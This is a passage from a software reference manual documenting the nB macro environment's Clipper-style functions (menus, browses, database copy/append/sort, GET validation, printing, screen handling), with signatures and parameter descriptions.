ACHOICE(nTop, nLeft, nBottom, nRight,
        acMenuItems,
        [alSelectableItems],
        [nInitialItem],
        [lButtons | aButtons]) ⇒ nPosition
```

nTop, ***nLeft***, ***nBottom***, ***nRight***	are the window coordinates.
acMenuItems	is an array of character strings to display as the menu items.
alSelectableItems	is a parallel array of logical values (one element for each item in ***acMenuItems***) that specify the selectable menu items. Elements can be logical values or character strings. If the element is a character string, it is evaluated as a macro expression which should evaluate to a logical data type. A value of false (‘**.F.**’) means that the corresponding menu item is not available, and a value of true (‘**.T.**’) means that it is available. By default, all menu items are available for selection.
nInitialItem	is the position in the ***acMenuItems*** array of the item that will be highlighted when the menu is initially displayed.
lButtons	if True means that default buttons will appear.
aButtons	is an array of buttons.
aButtons[***n***][1] == N	the nth button row position;
aButtons[***n***][2] == N	the nth button column position;
aButtons[***n***][3] == C	the nth button text;
aButtons[***n***][4] == B	the nth button code block.

ACHOICE() returns the numeric position in the ***acMenuItems*** array of the menu item selected. If no choice is made, ACHOICE() returns zero.

721.15.3 ACHOICEWINDOW()

ACHOICEWINDOW(***acMenuItems***, [***cDescription***],
nTop, ***nLeft***, ***nBottom***, ***nRight***,
[***alSelectableItems***],
[***nInitialItem***]) ⇒ ***nPosition***

acMenuItems	is an array of character strings to display as the menu items.
cDescription	is a header to be shown at the top of window.
nTop, ***nLeft***, ***nBottom***, ***nRight***	are the window coordinates.
alSelectableItems	is a parallel array of logical values (one element for each item in ***acMenuItems***) that specify the selectable menu items. Elements can be logical values or character strings. If the element is a character string, it is evaluated as a macro expression which should evaluate to a logical data type. A value of false ('.F.') means that the corresponding menu item is not available, and a value of true ('.T.') means that it is available. By default, all menu items are available for selection.
nInitialItem	is the position in the ***acMenuItems*** array of the item that will be highlighted when the menu is initially displayed.

ACHOICEWINDOW() calls ACHOICE() with a window border around the ACHOICE() screen area.

721.15.4 ALERTBOX()

ALERTBOX(***cMessage***, [***aOptions***]) ⇒ ***nChoice***

cMessage	is the message text displayed, centered, in the alert box. If the message contains one or more semicolons, the text after the semicolons is centered on succeeding lines in the dialog box.
aOptions	defines a list of up to 4 possible responses to the dialog box.

ALERTBOX() returns a numeric value indicating which option was chosen. If the [*Esc*] key is pressed, the value returned is zero. The ALERTBOX() function creates a simple modal dialog. The user can respond by moving a highlight bar and pressing the Return or SpaceBar keys, or by pressing the key corresponding to the first letter of the option. If ***aOptions*** is not supplied, a single "Ok" option is presented.

ALERTBOX() is similar to ALERT() but it accept mouse input.

721.15.5 ATB()

```
ATB( [nTop], [nLeft], [nBottom], [nRight],
     aArray, [nSubscript],
     [acColSayPic],
     [acColTopSep], [acColBodySep], [acColBotSep],
     [acColHead], [acColFoot],
     [abColValid],
     [abColMsg],
     [cColor], [abColColors],
     [lModify],
     [lButtons | aButtons] ) ⇒ NIL
```

nTop, ***nLeft***, ***nBottom***, ***nRight***	defines the screen area where browse have to take place.
aArray	bidimensional array to be browsed.
nSubscript	starting array position.
acColSayPic	is the picture array.
acColTopSep	is the top separation array: default is chr(194)+chr(196).
acColBodySep	is the body separation array: default is chr(179).
acColBotSep	is the bottom separation array: default is chr(193)+chr(196).
acColHead	is the header array for every column.
acColFoot	is the footer array for every column.
abColValid	is the validation array that specify when a field is properly filled. The condition must be specified in code block format.
abColMsg	is the message array that permits to show information at the bottom of browse area. The array must be composed with code blocks which result with a character string.
cColor	is the color string: it may be longer than the usual 5 elements.
abColColors	is the color code block array. The code block receive as parameter the value contained inside the field and must return an array containing two numbers: they correspond to the two color couple from ***cColor***.
lModify	indicates whether the browse can modify data.
lButtons	if True, default buttons are displayed.
aButtons	array of buttons.
aButtons[***n***][1] N	the nth button row position;
aButtons[***n***][2] N	the nth button column position;
aButtons[***n***][3] C	the nth button text;
aButtons[***n***][4] B	the nth button code block.

This function starts the browse of a bidimensional array. Only arrays containing monodimensional array containing the same kind of editable data are allowed. The function can handle a maximum of 61 columns.

721.15.6 BCOMPILE()

```
BCOMPILE( cString ) ⇒ bBlock
```

Compiles the string ***cString*** and returns the code block ***bBlock***

721.15.7 BUTTON()

```
BUTTON( @aButtons,
        [nRow], [nCol], [cText], [cColor],
        [bAction] ) ⇒ NIL
```

aButtons	the array of buttons to be increased with a new button array.
nRow and ***nCol***	is the row and column starting position for the button string.
cText	is the text that make up the button.
cColor	is the color string.
bAction	is the code block associated to the button.

This function adds to ***aButtons*** a new button array. Please note that the button array added is compatible only with the READ() function and not the other function using array of buttons: the others do not have a color string.

721.15.8 COLORARRAY()

```
COLORARRAY( cColor ) ⇒ aColors
```

cColors	a color string to be translated into a color array.

This function transform a color string into a color array. The array has as many elements as the colors contained inside ***cColor*** string.

721.15.9 COORDINATE()

```
COORDINATE( [@nTop, @nLeft], @nBottom, @nRight,
        [cHorizontal], [cVertical] ) ⇒ NIL
```

nTop, ***nLeft***, ***nBottom*** and ***nRight***	are the starting position of a window that is to be differently aligned.

cHorozontal	determinates the horizontal alignment: "L" all left; "l" middle left; "C" center; "c" center; "R" all right; "r" middle right.
cVertical	determinate the vertical alignment: "T" top; "t" up; "C" center; "c" center; "B" bottom; "b" down.

This function helps with the windows alignment recalculating and modifying ***nTop***, ***nLeft***, ***nBottom*** and ***nRight*** in the way to obtain the desired alignment.

721.15.10 COPYFILE()

```
COPYFILE( cSourceFile, cTargetFile|cDevice ) ⇒ NIL
```

cSourceFile	the source filename.
cTargetFile	the target filename.
cDevice	the target devicename.

This function copies the ***cSourceFile*** to ***cTargetFile*** or to ***cDevice***.

721.15.11 DBAPP()

```
DBAPP( cFileName, [acFields],
       [bForCondition], [bWhileCondition],
       [nNextRecords],
       [nRecord],
       [lRest],
       [cDriver] ) ⇒ NIL
```

cFileName	the filename containing data to append to the active alias.
acFields	array of fieldnames indicating the fields that should be updated on the active alias (default is all).
bForCondition	a code block containing the FOR condition to respect for the data append. Will be appended data that makes the evaluation of this code block True.
bWhileCondition	a code block containing the WHILE condition to respect for the data append. Will be appended data as long as the evaluation of this code block is True: the first time it becomes False, the data appending is terminated.

nNextRecord	if used, means that only the first ***nNextRecords*** will be appended.
nRecord	if used, means that that only the record ***nRecord*** will be appended.
lRest	this option is not available here also if the function saves a place for it.
cDriver	is the optional driver name to use to open the ***cFileName*** file.

This function is used to append data to the active alias using data from the ***cFileName*** file, that in this case is a '`.DBF`' file.

721.15.12 DBCLOSE()

```
DBCLOSE() ⇒ NIL
```

It is a substitution function of DBCLOSEALL() to use inside "compiled" macros, as a true DBCLOSEALL() will close the macro file too.

721.15.13 DBCONTINUE()

```
DBCONTINUE() ⇒ NIL
```

This function resumes a pending DBLOCATE().

721.15.14 DBCOPY()

```
DBCOPY( cFileName, [acFields],
        [bForCondition], [bWhileCondition],
        [nNextRecords],
        [nRecord],
        [lRest],
        [cDriver] ) ⇒ NIL
```

cFileName	the target filename for the data contained inside the active alias.
acFields	array of fieldnames indicating the fields that should be used from the active alias (default is all).
bForCondition	a code block containing the FOR condition to respect for the data copy. Will be copied the data that makes the evaluation of this code block True.
bWhileCondition	a code block containing the WHILE condition to respect for the data copy. Will be copied data as long as the evaluation of this code block is True: the first time it becomes False, the data copying is terminated.

nNextRecord	if used, means that only the first ***nNextRecords*** will be copied.
nRecord	if used, means that that only the record ***nRecord*** will be copied.
lRest	if used means that only the remaining records inside the active alias are copied.
cDriver	is the optional driver name to use to open the ***cFileName*** file.

This function is used to copy data to ***cFileName*** form the active alias.

721.15.15 DBCOPYSTRUCT()

```
DBCOPYSTRUCT( cDatabase, [acFields] ) ⇒ NIL
```

cDatabase	is a structure '`.DBF`' file that will be filled with structure information about the active alias.
acFields	is an array of fieldnames that should be taken into consideration.

This function creates a structure '`.DBF`' file copying the structure of the active alias.

721.15.16 DBCOPYXSTRUCT()

```
DBCOPYXSTRUCT( cExtendedDatabase ) ⇒ NIL
```

cExtendedDatabase	is a structure '`.DBF`' file that will be filled with structure information about the active alias, accepting extended structure informations.

This function creates a structure '`.DBF`' file copying the structure of the active alias. This function accept non-standard structure, that is, the extended structure available inside Clipper.

721.15.17 DBDELIM()

```
DBDELIM( lCopyTo, cFileName, [cDelimiter], [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

lCopyTo	if True the function work copying data to ***cFileName*** from the active alias, if False the function work appending data from ***cFileName*** to the active alias.
cFileName	the filename containing data to append to the active alias or to use as the target of the data copy from the active alias.

cDelimiter	the delimiter string (or character) used to separate fields inside ***cFileName***.
acFields	array of fieldnames indicating the fields of the active alias that should be taken into consideration (default is all).
bForCondition	a code block containing the FOR condition to respect. The operation will be made for all records that respect the condition.
bWhileCondition	a code block containing the WHILE condition to respect. The first time it becomes False, the operation is terminated.
nNextRecord	if used, means that only the first ***nNextRecords*** will be appended/copied.
nRecord	if used, means that that only the record ***nRecord*** will be appended/copied.
lRest	if used means that only the remaining records will be taken into consideration.

This function is used to append data to the active alias using data from the ***cFileName*** file or to copy data into ***cFileName*** using the active alias as the source. ***cFileName*** is a delimited ASCII file.

721.15.18 DBISTATUS()

```
DBISTATUS() ⇒ cDBInformations
```

This function returns the informations on the active alias in a text form.

721.15.19 DBISTRUCTURE()

```
DBISTRUCTURE() ⇒ cTextStructure | NIL
```

This function returns the structure information on the active alias in a text form.

721.15.20 DBJOIN()

```
DBJOIN( cAlias, cDatabase,
        [acFields], [bForCondition] ) ⇒ NIL
```

cAlias	the name of the alias to use to merge with records from the active alias.
cDatabase	the target '.DBF' filename.
acFields	the array of fieldnames which represent the projection of fields form both Aliases into the new '.DBF' file. If not specified, all fields from the primary work area are included in the target '.DBF' file.

This function creates a new database file by merging selected records and fields form two work areas (Aliases) based on a general condition. It works by making a complete pass through the secondary work area ***cAlias*** for each record in the primary work area (the active alias), evaluating the condition for each record in the secondary work area. When ***bForCondition*** is evaluated True, a new record is created in the target database file ***cDatabase*** using the fields specified from both work areas inside ***acFields***.

721.15.21 DBLABELFORM()

```
DBLABELFORM( cLabel, [lToPrinter], [cFile],
        [lNoConsole], [bForCondition], [bWhileCondition],
        [nNextRecords], [nRecord], [lRest], [lSample] )
        ⇒ NIL
```

cLabel	is the name of the label file (.LBL) that contains the label format definition.
lToPrinter	if True, the output is copied to printer (‘`LPT1:`’).
cFile	if present, it is the name of a ASCII file where the output is copied.
lNoConsole	if True, the output is not sent to the console.
bForCondition	a code block containing the FOR condition to respect for label print. Only the records contained inside the active alias that respect the condition will be used for labels.
bWhileCondition	a code block containing the WHILE condition to respect for the label print. The first time that the condition is False, the label print terminates.
nNextRecord	if used, means that only the first ***nNextRecords*** will be used.
nRecord	if used, means that that only the record ***nRecord*** will be used.
lRest	if used means that only the remaining records inside the active alias will be used.
lSample	if True displays test labels as rows of asterisks.

This function prints labels to the console.

721.15.22 DBLIST()

```
DBLIST( [lToDisplay], abListColumns,
        [lAll],
        [bForCondition], [bWhileCondition],
        [nNextRecords], [nRecord], [lRest],
        [lToPrinter], [cFileName] )
```

lToDisplay	if True the printout is sent to the console screen.
abListColumns	is an array of columns expressions to list.
lAll	if True prints all the records contained inside the active alias.
bForCondition	a code block containing the FOR condition to respect. Only the records contained inside the active alias that respect the condition will be used for list.

bWhileCondition	a code block containing the WHILE condition to respect. The first time that the condition is False, the list terminates.
nNextRecord	if used, means that only the first ***nNextRecords*** will be used.
nRecord	if used, means that that only the record ***nRecord*** will be used.
lRest	if used means that only the remaining records inside the active alias will be used.
lToPrinter	if True, the output is copied to printer (‘`LPT1:`’).
cFileName	if present, it is the name of a ASCII file where the output is copied.

This function prints a list of records to the console.

721.15.23 DBLOCATE()

```
DBLOCATE( [bForCondition], [bWhileCondition],
    [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

bForCondition	a code block containing the FOR condition to respect. Only the records contained inside the active alias that respect the condition will be taken into consideration.
bWhileCondition	a code block containing the WHILE condition to respect. The first time that the condition is False, the locate terminates.
nNextRecord	if used, means that only the first ***nNextRecords*** will be used.
nRecord	if used, means that that only the record ***nRecord*** will be used.
lRest	if used means that only the remaining records inside the active alias will be used.

This function searches sequentially for the first record matching the FOR and WHILE conditions. Once a DBLOCATE() has been issued you can resume the search from the current record pointer position with DBCONTINUE().

The WHILE condition and the scope (***nNextRecord***, ***nRecord*** and ***lRest***) apply only to the initial DBLOCATE() and are not operational for any subsequent DBCONTINUE() call.

721.15.24 DBOLDCREATE()

```
DBOLDCREATE( cDatabase, cExtendedDatabase,
    [cDriver], [lNew], [cAlias] ) ⇒ NIL
```

cDatabase	is the name of the new database file, with an optional drive and directory, specified as a character string. If specified without an extension (.dbf) is assumed.
cExtendedDatabase	is a ‘`.DBF`’ file containing the structure information of the file to create.
cDriver	specifies the replaceable database driver (RDD) to use to process the current work area. ***cDriver*** is the name of the RDD specified as a character expression.

lNew	if True the newly created '`.DBF`' file is opened using the next available work area making it the current work area (the active alias).
cAlias	if ***lNew*** is set to True, this is the alias name to use to open the file.

This function is a old database function (superseded form DBCREATE()) that creates a database file from the structure information contained inside a structure file.

721.15.25 DBPACK()

```
DBPACK() ⇒ NIL
```

This function eliminates definitively the active alias records previously signed for deletion. It works only if the active alias is opened in exclusive mode.

721.15.26 DBSDF()

```
DBSDF( lCopyTo, cFileName, [acFields],
       [bForCondition], [bWhileCondition],
       [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

lCopyTo	if True the function works copying data to ***cFileName*** from the active alias, if False the function work appending data from ***cFileName*** to the active alias.
cFileName	the filename containing data to append to the active alias or to use as the target of the data copy from the active alias.
acFields	array of fieldnames indicating the fields of the active alias that should be taken into consideration (default is all).
bForCondition	a code block containing the FOR condition to respect. The operation will be made for all records that respect the condition.
bWhileCondition	a code block containing the WHILE condition to respect. The first time it becomes False, the operation is terminated.
nNextRecord	if used, means that only the first ***nNextRecords*** will be appended/copied.
nRercord	if used, means that that only the record ***nRecord*** will be appended/copied.
lReset	if used means that only the remaining records will be taken into consideration.

This function is used to append data to the active alias using data from the ***cFileName*** file or to copy data into ***cFileName*** using the active alias as the source. ***cFileName*** is a SDF ASCII file.

721.15.27 DBSORT()

```
DBSORT( cDatabase, [acFields],
        [bForCondition], [bWhileCondition],
        [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

cDatabase	the '.DBF' file to create.
acFields	the array of fields to be used to create the new sorted ***cDatabase*** file.
bForCondition	a code block containing the FOR condition to respect. Only the records contained inside the active alias that respect the condition will be taken into consideration.
bWhileCondition	a code block containing the WHILE condition to respect. The first time that the condition is False, the sort terminates.
nNextRecord	if used, means that only the first ***nNextRecords*** inside the active alias will be used.
nRecord	if used, means that that only the record ***nRecord*** will be used.
lRest	if used means that only the remaining records inside the active alias will be used.

Copy the active alias to a '.DBF' file in sorted order.

721.15.28 DBTOTAL()

```
DBTOTAL( cDatabase, bKey, [acFields],
        [bForCondition], [bWhileCondition],
        [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

cDatabase	the '.DBF' file to create that will contain the copy of summarised records.
bKey	the code block key expression that should correspond to the key expression of the active index of the active alias.
acFields	the array of fields to be used to create the new ***cDatabase*** file.
bForCondition	a code block containing the FOR condition to respect. Only the records contained inside the active alias that respect the condition will be taken into consideration.
bWhileCondition	a code block containing the WHILE condition to respect. The first time that the condition is False, the sort terminates.
nNextRecords	if used, means that only the first ***nNextRecords*** inside the active alias will be used.
nRecord	if used, means that that only the record ***nRecord*** will be used.
lRest	if used means that only the remaining records inside the active alias will be used.

This function summarises records by key value to a '.DBF' file. It sequentially process the active alias scanning the specified scope of records. Records with the same key will be summarised inside the destination '.DBF' file. The value of numeric fields of records with the same key are added.

721.15.29 DBUPDATE()

```
DBUPDATE( cAlias, bKey, [lRandom], [bReplacement] )
```

cAlias	is the alias containing data to be used to update the active alias.
bKey	is a code block expression using information form the ***cAlias*** to obtain a key to refer to the active alias.
lRandom	if True, allows record in the ***cAlias*** to be in any order. In this case, the active alias must be indexed with the same key as ***bKey***.
bReplacement	is the code block that will be executed when records matches: it should contains the criteria for data update.

This function updates the active alias with data from another .DBF file.

Example:

```
    dbUpdate( "INVOICE", {|| LAST}, .T.,;
        {|| FIELD->TOTAL1 := INVOICE->SUM1,;
        FIELD->TOTAL2 := INVOICE->SUM2 } )
```

721.15.30 DBZAP()

```
DBZAP() ⇒ NIL
```

This function erases immediately all the records contained inside the active alias.

721.15.31 DISPBOXCOLOR()

```
DISPBOXCOLOR( [nColorNumber], [cBaseColor] ) ⇒ cColor
```

nColorNumber	may be 1 or 2 and are the two color used to create shadowed borders. 1 is usually used for the left and top line; 2 is used for the right and bottom line.
cBaseColor	is the starting color string. The default is the actual color.

This function return a color string used for DISPBOXSHADOW() the function that create a shadowed border around a screen window.

721.15.32 DISPBOXSHADOW()

```
DISPBOXSHADOW( nTop, nLeft, nBottom, nRight,
       [cBoxString], [cColor1], [cColor2] ) ⇒ NIL
```

nTop, ***nLeft***, ***nBottom*** and ***nRight***	are the screen coordinate where the box is to be displayed.
cBoxString	is the box string containing the character to use to build the box. Default is a single line box.
cColor1	is the color string to use for the left and top side of the box.
cColor2	is the color string to use for the right and bottom side of the box.

This function draws a screen box like DISPBOX() but allowing the variation of colors around the border to simulate a sort of shadow.

721.15.33 DIR()

```
DIR( [cFileSpec], [lDrives], [lDirs], [lFiles],
       [lNoDirReturn], [nSortColumn] ) ⇒ cPathname
```

cFileSpec	the filename or Pathname, also with wildcards, to be searched.
lDrives	true (‘`.T.`’) means: include drives letters.
lDirs	true (‘`.T.`’) means: include directory names.
lFiles	true (‘`.T.`’) means: include file names.
lNoRirReturn	true (‘`.T.`’) means: do not return the shown directory if [*Esc*] is used to exit.
nSortColumn	the column number to use to sort the list. The columns are: Name = 1, Size = 2, Date = 3, Time = 4, Attribute = 5. It is not possible to sort for extention.

It is a window function useful to search a file or a directory. The complete pathname of the selected file is returned.

721.15.34 DOC()

```
DOC( [cTextFileName] ) ⇒ NIL
```

cTextFileName	can contain the text file to open and edit; if empty, the editing of ‘`UNTITLED.TXT`’ will start.

It is the nB Text editor useful for small text files (less then 64K) and contains a complete menu

that can be started with [F10].

Attention: doc() should not be used inside macros.

721.15.35 DOTLINE()

```
DOTLINE() ⇒ NIL
```

This function is a "dot" command line useful for calculations resolution. The dot-line content may be passed to the keyboard buffer.

721.15.36 DTEMONTH()

Date of month

DTEMONTH(***nMonth***, ***cLanguage***) ⇒ ***cMonth***

nMonth	the month number.
cLanguage	the language name.

This function translates the ***nMonth*** number into the month name translated using the ***cLanguage*** language.

721.15.37 DTEWEEK()

Date of week

DTEWEEK(***nWeek***, ***cLanguage***) ⇒ ***cWeek***

nWeek	is the week number (1 is Sunday, 7 is Saturday) to be translated into text.
cLanguage	is the language name into which the week must be expressed. At the moment it works only for Italian, so ***cLanguage*** can only contain "ITALIANO".

This function translates the week number into the week name translated using the ***cLanguage*** language.

721.15.38 EX()

Execute

```
EX( cFileMacro ) ⇒ nExitCode
```

Executes the macro file ***cFileName***. The extention must be specified.

cFileMacro may be the name of a "compiled" macro or a text macro file.

721.15.39 GET()

```
GET( @aGetList,
     [nTop], [nLeft],
     { |x| iif( pcount() > 0, Var := x, Var ) }
     [cGetPicture], [cColorString],
     [bPreExpression], [bValid] )
```

aGetList	is the get list array that will be increased with this get().
nTop and ***nLeft***	define the starting position of this get object on the screen.
Var	is the variable that is to be edited with this get. ***Var*** is in fact sent to the GET() function using a code block.
cGetPicture	is the get picture to use for ***Var***.
cColorString	is the color string to use for the get.
bPreExpression	is a code block that will be evaluated before the get object will became active. It must result True to obtain that the get object became active.
bValid	is a code block that will be evaluated after the get object is edited. It must result True to obtain that the get object may become inactive.

Create screen editing masks.

721.15.40 GVADD()

Get validation add

```
GVADD( @cField, cAdd ) ⇒ .T.
```

cField	the field to fill with more data.
cAdd	is the string to be added to the content of ***cField***.

This function is to be used inside GETs for pre/post validation, when a the content of a field should be added with more data.

cField is returned with the same length as before to avoid troubles with current and future GETs.

721.15.41 GVDEFAULT()

Get validation default

```
GVDEFAULT( @cField, cDefault ) ⇒ .T.
```

@cField	the field to check and if empty correct with ***cDefault***.
cDefault	is the default value to be used to replace ***cField***.

This function is to be used inside GETs for pre/post validation, when a field should have a default value.

cField is returned with the same length as before to avoid troubles with current and future GETs.

721.15.42 GVFILEDIR()

Get validation file directory

```
GVFILEDIR( @cWildName ) ⇒ .T.
```

cWildName	is the file name taken from the current get to be used for search with DIR().

This function is to be used inside GETs for pre validation: the ***cWildName*** is a file name with wild cards that can be searched with the DIR() function after that a specific key is pressed.

cWildName is returned with the same length as before to avoid troubles with current and future GETs.

721.15.43 GVFILEEXIST()

```
GVFILEEXIST( @cNameToTest, [cExtention] ) ⇒ lSuccess
```

@cNameToTest	is the file name taken from the current get to test for existence.
cExtention	is the normal extention of the file.

This function is to be used inside GETs for post validation: the file name have to exist.

cNameToTest is returned with the same length as before to avoid troubles with current and future GETs.

721.15.44 GVFILEEXTENTION()

```
GVFILEEXTENTION( @cName, cExt ) ⇒ .T.
```

@cName	the file name to be eventually corrected with file extention.
cExt	the file extention to use as default.

This function is to use inside GETs for pre/post validation, when the content of a field should contain a file name that should be corrected adding a default extention if not given from the user.

721.15.45 GVSUBST()

```
GVSUBST( @cField, cSubst ) ⇒ .T.
```

@cField	the field to be replaced with ***cSubst***.
cSubst	is the string to be used to replace the content of ***cField***.

This function is to use inside GETs for pre/post validation, when the content of a field should be replaced with other data.

cField is returned with the same length as before to avoid troubles with current and future GETs.

721.15.46 HTF()

```
HTF( [nInitialRecord] ) ⇒ NIL
```

nInitialRecord	is the record number where to start the Help Text File browse. Default is the actual record pointer.

This function browse a Help Text File that must be already opened and be the active alias.

721.15.47 ISFILE()

```
ISFILE( cName ) ⇒ lFileExists
```

cName	is the file name (with or without path) to be checked for existence.

This function returns true (‘`.T.`’) if the file ***cName*** exists. The difference between this function

and the standard FILE() function is that ISFILE() checks for wildcards before. If ***cName*** contains wildcards, the result is false (`.F.`).

721.15.48 ISWILD()

`ISWILD(` ***cName*** `)` ⇒ ***lIsWild***

cName	is the file name (with or without path) to be checked for wildcards presence.

This function returns true (`.T.`) if ***cName*** contains wildcards.

721.15.49 ISMEMVAR()

`ISMEMVAR(` ***cName*** `)` ⇒ ***lIsMemvar***

cName	is the name of a possible memvar.

This function returns true (`.T.`) if the ***cName*** is a declared Memvar.

721.15.50 ISCONSOLEON()

`ISCONSOLEON()` ⇒ ***lConsoleIsOn***

This function returns true (`.T.`) if the console will show the result of QOUT() and QQOUT().

721.15.51 ISPRINTERON()

`ISPRINTERON()` ⇒ ***lPrinterIsOn***

This function returns true (`.T.`) if the default printer will report the the result of QOUT() and QQOUT().

The default printer is `PRN:` or `LPT1:`. If SET ALTERNATE TO is configured to send outputs to `LPT2:` or another printer, the function will report false (`.F.`).

721.15.52 KEYBOARD()

```
KEYBOARD( [cString] ) ⇒ NIL
```

This function stuff a string into the keyboard buffer.

721.15.53 LISTWINDOW()

```
LISTWINDOW( acMenuItem, [cDescription],
        [nTop], [nLeft], [nBottom], [nRight],
        [cColorTop], [cColorBody] ) ⇒ nPosition
```

acMenuItem	is the character array containing the list of choices.
cDescription	is the header to be shown at the top window.
nTop, nLeft, nBottom, nRight	are the window coordinates.
cColorTop	is the color to use for window header and footer.
cColorBody	is the color to use for the window body that is the space where the text appears.

This function is an similar to achoice(), but it shows a header and footer, and it saves the screen, acting like a window.

721.15.54 MEMOWINDOW()

```
MEMOWINDOW( cVar, [cDescription], [nTop], [nLeft],
        [nBottom], [nRight], [cColorTop], [cColorBody],
        [lEditMode], [nLineLength], [nTabSize] ) ⇒ cVar
```

cVar	is the character field (variable) to be edited.
cDescription	is the header to be shown at the top window.
nTop, nLeft, nBottom, nRight	are the window coordinates.
cColorTop	is the color to use for window header and footer.
cColorBody	is the color to use for the window body that is the space where the text appears.
lEditMode	is equivalent to memoedit().
nLineLength	is equivalent to memoedit().
nTabSize	is equivalent to memoedit().

This function lets you easily edit a long character field (memo) defining automatically a simple window and providing a simple help.

721.15.55 MEMPUBLIC()

```
MEMPUBLIC( cMemvarName | acMemvarNames ) ⇒ NIL
```

cMemvarName	is the name of the PUBLIC variable to create (max 10 characters).
acMemvarNames	is an array of PUBLIC variable names to create (max 10 characters).

Creates a PUBLIC variables or a group of variables.

721.15.56 MEMRELEASE()

```
MEMRELEASE( cMemvarName | acMemvarNames ) ⇒ NIL
```

cMemvarName	is the name of the PUBLIC variable to be released.
acMemvarNames	is an array of PUBLIC variable names to be released.

This function releases a previously created PUBLIC variables or a group of variables.

721.15.57 MEMRESTORE()

```
MEMRESTORE( cMemFileName, [lAdditive] ) ⇒ NIL
```

cMemFileName	the memory file (.MEM) to load from disk.
lAdditive	if True causes memory variables loaded from the memory file to be added to the existing pool of memory variables. If False, the existing memory variables are automatically released.

Retrieve memory variables form a memory file (.MEM).

721.15.58 MEMSAVE()

```
MEMSAVE( cMemFileName, [cSkeleton], [lLike] ) ⇒ NIL
```

cMemFileName	the memory file (.MEM) where public variables should be saved.
cSkeleton	the skeleton mask for defining a group of variables. Wildcard characters may be used: _*_ and _?_.
lLike	if True, the variables grouped with ***cSkeleton*** are saved, else only the other variables are saved.

Saves memory variables to a memory file (.MEM).

721.15.59 MENUPROMPT()

```
MENUPROMPT( @aoGet,
      [nRow], [nCol],
      [cPrompt], [bBlock] ) ⇒ NIL
```

aoGet	is an array of get objects where a new get is added by MENUPROMPT(). These gets are read only.
nRow and ***nCol***	are the screen coordinates where the menu prompt will appear.
cPrompt	is the menu prompt string.
bBlock	is the code block to execute when the cursor is on the current menu prompt. It is usually a code block that shows a message somewhere on the screen.

This function should substitute the @...PROMPT command and handle the mouse.

721.15.60 MENUTO()

```
MENUTO( aoGet, nPos ) ⇒ nChoice
```

aoGet	array of get objects.
nPos	starting position to be edited.

Like MENU TO. It returns the selected menu item created with MENUPROMPT(). It supports the mouse.

721.15.61 MESSAGELINE()

```
MESSAGELINE( [cMessage], [cColor], [nPosTop], [nPosLeft] )
      ⇒ NIL
```

aMessage	the message to be displayed.
cColor	the color string.
nPosTop and ***nPosLeft***	the starting position where the string message would appear on the screen. Default values are respectively ROW() and COL().

MESSAGELINE() is a function that display a message on the screen on the selected position. If ***cMessage*** is NIL, the message is eliminated from screen restoring the previous screen content.

721.15.62 MOUSESCRSAVE()

```
MOUSESCRSAVE( [nTop], [nLeft], [nBottom], [nRight] )
    ⇒ cSavedScreen
```

nTop, ***nLeft***, ***nBottom*** and ***nRight***	are the screen coordinates that will be to save the screen.

This function works line SAVESCREEN() but it hide the mouse cursor before a screen save is made.

721.15.63 MOUSESCRRESTORE()

```
MOUSESCRRESTORE( [nTop], [nLeft], [nBottom], [nRight],
    [cScreen] ) ⇒ cSavedScreen
```

nTop, ***nLeft***, ***nBottom*** and ***nRight***	are the screen coordinates where the saved screen will be restored.
cScreen	is the previously saved screen to restore.

This function works line RESTSCREEN() but it hide the mouse cursor before a screen restore is made.

721.15.64 PICCHRMAX()

```
PICCHRMAX( [nCol], [nMaxCol] ) ⇒ cPictureString
```

nCol	is the starting position on the screen for the get field.
nMaxCol	is the end position on the screen of the get field.

This function is useful when a character field is to be used on a get object. The generated picture will be the of the maximum possible extention, eventually with scroll.

721.15.65 QUIT()

```
QUIT() ⇒ NIL
```

Terminates program execution.

721.15.66 READ()

```
READ( aoGet, [nPos], [aButtons], [lReadOnly] )
    ⇒ lUpdated
```

aoGet	is the array of get objects.
nPos	is the starting position.
aButtons	is the array of buttons.
lReadOnly	if True, get fields cannot be modified; the default value is False.

This function is made to substitute the READMODAL() allowing the use of the mouse. The array ***aButtons*** is made with the help of the function BUTTON().

721.15.67 RF()

```
RF( cFRMName,
    [bForCondition], [bWhileCondition],
    [nNext], [nRecord], [lRest], [lPlain],
    [cbHeading], [lBeforeEject], [lSummary],
    [lDate], [acExtra] ) ⇒ NIL
```

cFRMName	the form (.FRM) file to use to print the active alias.
bForCondition	code block for the FOR condition.
bWhileCondition	code block for the WHILE condition.
nNext	see REPORT FORM.
nRecord	see REPORT FORM
lRest	see REPORT FORM
lPlain	if true (‘.T.’), force the print in a simple way.
cbHeading	additional header in character or code block form. If a code block is sent, the final result must be a character string.
lBeforeEject	if true (‘.T.’), force a form feed before the print.
lSummary	if true (‘.T.’), force a summary print only.
lDate	if false (‘.F.’), force the print without date at the top of page.
acExtra	a character array that may be used for translating standard printed report form words and to add vertical and horizontal separations. The default value of acExtra is: ***acExtra***[1] "Page No." ***acExtra***[2] "** Subtotal **" ***acExtra***[3] "* Subsubtotal *" ***acExtra***[4] "*** Total ***" ***acExtra***[5] " " vertical column separation ***axExtra***[6] "" horizontal separation: no separation.

This function does the same work of REPORT FORM or __ReportForm or dbReportForm, but it prints where qout() and qqout() print.

721.15.68 RPT()

```
RPT( cText ) ⇒ NIL
```

This function prints the text contained into ***cText*** using print commands. This function accepts other parameters here not described, as they are not to be used for macro purpose. The printing is made using QOUT() and QQOUT(), this way it is sensible to the "alternate" file definition.

721.15.69 RPTMANY()

```
RPTMANY( cText, [bWhileCondition], [bForCondition] )
    ⇒ NIL
```

cText	is the text to be printed.
bWhileCondition	is a code block for a WHILE condition to respect for the records to print.
bForCondition	is a code block for a FOR condition to respect for the records to print.

This function prints the text contained into ***cText*** many times: one for every record contained into the active alias.

721.15.70 RPTTRANSLATE()

```
RPTTRANSLATE( cText ) ⇒ cTranslatedText
```

This function translates once ***cText*** replacing variables with memvars or Fields.

721.15.71 RUN()

```
RUN( cCommand ) ⇒ NIL
```

This function start execution of ***cCommand*** in a DOS session. It works only if there is enough available memory.

721.15.72 SAY()

```
SAY( nTop, nLeft, Expr,
     [cSayPicture], [cColorString] ) ⇒ NIL
```

nTop and ***nLeft***	define the starting position on the screen where the ***Expr*** should be displayed.
nLeft	is an expression that will be solved and displayed.
cSayPicture	is the picture to use to display ***Expr***.
